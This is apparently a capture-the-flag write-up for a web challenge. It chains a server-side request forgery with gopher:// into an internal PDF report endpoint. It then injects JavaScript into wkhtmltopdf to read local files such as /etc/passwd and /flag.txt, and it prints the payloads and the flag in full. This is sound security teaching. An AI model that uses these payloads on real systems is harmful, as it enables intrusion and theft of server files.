Groundhog Day
Groundhog Day
Overview

View Source contains the following comment:
  <!-- ops: console pulls station JSON at boot from http://127.0.0.1:8000/feed.
       override it with feed=<url> when PUNX-1 is down and you need to point at
       a spare station. manual override panel below, re-enable it next outage.
       remove before public launch.

  <form class="override" action="/" method="post">
    <label for="feed">Station feed URL</label>
    <input id="feed" name="feed" type="text" size="60" value="http://127.0.0.1:8000/feed">
    <button type="submit">Load station</button>
  </form>
  -->
  <!-- feed-debug: source=http://127.0.0.1:8000/feed bytes=349 -->
This comment reveals that:
- The console has a
POST /form. - The field is named
feed. - The server has a station feed at
http://127.0.0.1:8000/feed.
Confirming that the server fetches a user-supplied URL
Submit the default URL through the form:
POST / HTTP/1.1
Host: odyssey.web.2026.sunshinectf.games
Content-Type: application/x-www-form-urlencoded

feed=http://127.0.0.1:8000/feed
The response is still a forecast page, but the values have changed.
The comment only suggests /feed, but an HTTP service may expose other routes. Change feed to the root path:
POST / HTTP/1.1
Host: odyssey.web.2026.sunshinectf.games
Content-Type: application/x-www-form-urlencoded

feed=http://127.0.0.1:8000/
The public console cannot parse the response as JSON, so it displays a Fault status and prints the raw response in Raw telemetry. The response is:
PUNXSUTAWNEY ORBITAL WEATHER AUTHORITY -- BUREAU ARCHIVE (internal)
====================================================================
Staff endpoints. Do not expose to the public console.

  GET  /feed
       Current randomised observation for station PUNX-1, as JSON.

  GET  /health
       Liveness probe.

  POST /report
       Render an archival PDF from a report body.
       Content-Type: application/x-www-form-urlencoded
       Fields:
         content  report contents
         title    optional document title

       Example:
         POST /report HTTP/1.1
         Host: 127.0.0.1:8000
         Content-Type: application/x-www-form-urlencoded
         Content-Length: 40

         content=%3Ch1%3EFeb+2+Summary%3C%2Fh1%3E

       Returns JSON. The microfilm scanner cannot take binary over the
       wire, so the document comes back base64 in the `data` field.

NOTE(ops): This application is NOT to be published. It has been restricted to
localhost for maintenance and testing purposes; mainly updating from wkhtmltopdf 0.12.5
This identifies /report. The endpoint accepts document content.
Confirming Gopher SSRF with a GET request
Try using Gopher to send a raw TCP request to localhost:
GET /health HTTP/1.1
Host: 127.0.0.1:8000
URL-encode the request, prepend gopher://127.0.0.1:8000/_, and then encode it once more using CRLF:

feed=gopher%3A%2F%2F127.0.0.1%3A8000%2F_GET%2520%2Fhealth%2520HTTP%2F1.1%250d%250aHost%3A%2520127.0.0.1%3A8000%250d%250a%250d%250aThe console prints the response:

Gopher can therefore create a request with an arbitrary method instead of being limited to the GET method used by the console.
Sending a POST request to /report through Gopher
Request raw:
POST /report HTTP/1.1
Host: 127.0.0.1:8000
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Connection: close

content=hello
Repeating the process above produces the following response:

The prefix JVBERi0xL... is the base64 representation of %PDF-1.4, so data contains the PDF content.
Verifying that report content is rendered
Replace hello with HTML:
<h1>READTEST</h1>After decoding data and opening the PDF, the result is:

This confirms that the content field is passed to the renderer rather than stored as plain text.
The PDF metadata also identifies the renderer:

This version allows JavaScript in the HTML to make requests to file:// URLs.
Trying to read a local file with an iframe
Try the direct approach first:
<h1>IFRAME</h1>
<iframe src="file:///etc/passwd" width="1000" height="2000"></iframe>
The PDF is still generated, but pdftotext only returns:
IFRAMEThe iframe does not place the file contents into the PDF text. Therefore, switch to JavaScript to retrieve the response text and write it directly into the document.
Payload JavaScript:
<html>
  <body>
    <pre id="o"></pre>
    <script>
      var x = new XMLHttpRequest();
      x.open("GET", "file:///etc/hostname", false);
      x.send();
      document.getElementById("o").textContent = x.responseText;
    </script>
  </body>
</html>
After running pdftotext, the PDF contains:

Change the test file to /etc/passwd to check a longer response:
<script>
var x = new XMLHttpRequest();
x.open("GET", "file:///etc/passwd", false);
x.send();
document.body.innerText = x.responseText;
</script>
Result:

At this point, there is evidence of local file read through the PDF renderer.
Replace the path in the XHR with /flag.txt:
<script>
var x = new XMLHttpRequest();
x.open("GET", "file:///flag.txt", false);
x.send();
document.body.innerText = x.responseText;
</script>
After decoding the result:

Flag
sun{s1x_m0r3_w33ks_0f_g0ph3r_ssrf}